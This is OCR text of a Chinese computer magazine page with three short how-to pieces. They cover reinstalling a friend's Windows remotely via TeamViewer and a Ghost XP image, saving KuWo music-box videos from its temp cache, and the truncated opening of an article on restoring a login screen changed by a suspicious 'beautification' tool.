


图1

最近一段时间比较忙碌，很多事情都积压着需要处理，终于忙里偷闲的登录了一下QQ，刚要悠哉游哉的玩会儿游戏，突然QQ狂跳，一个MM发来了求救信号，一看是MM，我马上一扫刚才的愤怒，细声细气的问道：“MM，怎么了？Can i help you？”原来MM的电脑里乱七八糟的装了一大堆的软件，结果系统变的原来越慢了，于是就问我是怎么回事。真是无奈了，这样子折腾电脑，它不慢才怪呢。我告诉她要把不用的软件卸载掉，清理一下生成的垃圾文件，再优化一下系统试试，可还是不能让她满意，最后只好建议她重装系统了。但糟糕的是她根本就不会安装系统，而我也不可能不远万里的跑到她身边去。当然了，我们可以




图2

使用QQ自带的远程协助，相信这个方法大家也都知道了，只可惜连接的速度实在不敢让人恭维，超级有时间和耐心的朋友倒是可以使用QQ的远程协助功能，还好我有别的方法，记得前些日子明哥（migroom）给过我一款不错的远程协助工具，听猫猫说效果相当不错，那么今天我就来用用这款软件。




图3




图4




图6

二、准备工作

我把要用到的远程协助工具TeamViewe准备好，又让MM去准备一个iso镜像或者系统安装光盘（必须是一键GHOST版的），在MM准备iso镜像和安装光盘的这段时间，我来给大家简单介绍一下TeamViewer软件。TeamViewer是一款能穿透内网的远程控制软件，它可以穿透各种防火墙，不过前提是双方都安装了这个软件才行，使用时需要双方都打开软件并且接受连接，它的最大优势就在于使用此软件的任何一方都不需要拥有固定的IP地址，只要连入Internet就可以相互控制了，并且不受防火墙的影响。




图7




图5




图9




图8

三、远程连接

看到MM发来消息说已经准备好iso镜像了，那我们就开工吧。把teamviewer传给MM一份，然后同时运行teamviewer软件，运行后的界面如图1所示，我让MM把她的ID和密码告诉了我，然后依次填入到了ID和密码栏中，如图2，图3。点击“登录”后就连接成功了，如图4。接下来就和操作自己的电脑没什么区别了。

四、重装系统

为什么我们必须使用GHOST版的系统才行呢？这是因为这样的系统基本上都可以实现一键装机，并且可以实现无盘装机。下面就来开始安装吧，使用虚拟光驱载入iso文件，如图5，然后到“我的电脑”中双击多出来的光驱，接着就会出现如图6所示的安装选择界面了，我们选择“安装Ghost XP SP3到C盘”，接着就会出现如图7所示的安装设置界面，我们选中“还原系统”，另外系统是默认安装在C盘上的，直接点击“确定”后就开始复制文件了，如图8，等文件复制完成后就会提示我们需要重启电脑，如图9，确定重启后我就会与MM断开连接了，然后MM的电脑就会自动进入一键ghost重装系统的过程了。

另外需要提醒大家的是，在给别人重装系统的时候一定要问清楚哪些东西需要备份，不然重装完系统再想找回来的话可就难了。（本文所涉及到的TeamViewe已收录到光盘中）

“酷我”MV下载法

grrxrslt

文章难易度：★

文章阅读点：一个简单的下载酷我MV的方法

许多小菜都知道酷我音乐盒吧，这是一款不错的音乐收听MV观看工具，自我感觉还是挺好用的，支持音乐文件下载，不过却不支持MV。今天我就教大家如何使用“酷我”来下载MV。

首先来搜索要下载的MV，如图1，确认后再找到那一栏后面的小电视图标，如图2，点击它后视频就会开始播放了。

接着我们来到C:\Documents and Settings\CurrentUser\Local Settings\Temp\KMusic这个目录下（CurrentUser指的是自己当前登录的用户名），这时就会发现在这个目录下会有一




图1




图2

个.wmv 的文件和几个音乐文件，如图3。我们把其中后缀为.wmv 的视频文件复制出来并打开看看，事实上，这就是我们想要下载的ＭＶ。

好了，就是这么简单，需要注意的是必须等视频文件缓冲完了后才能复制，并且如果此时在收看别的ＭＶ的话，那么前一个就会自动删除了，因此大家要把握好复制的时间哟。




图 3

文字难易度：★★
文章闪光点：通过本文可以让大家学会如何快速的更改自己的登录画面

找回丢失的登录画面

59154529

前几天，一好友发给了我一个小巧的美化工具，一直都没有去使用，昨天我却不小心的打开了这个文件，随后一个ＣＭＤ窗口一闪而过，当时就感觉自己有可能中招了，但是清查启动项和各种文件关联却都没有发现问题，而且当时系统也很正常，没有任何异样。可当今天我再打开电脑时，却发现系统的登录画面已经变了，变成了一个美女的画面，如图1，上帝啊，万一让女友发现了，估计又要做政治工作了。再怎么说我也是个叉子，既然工具可以改，那么就一定也有改回去的方法，叉子们，我们开始行动吧！

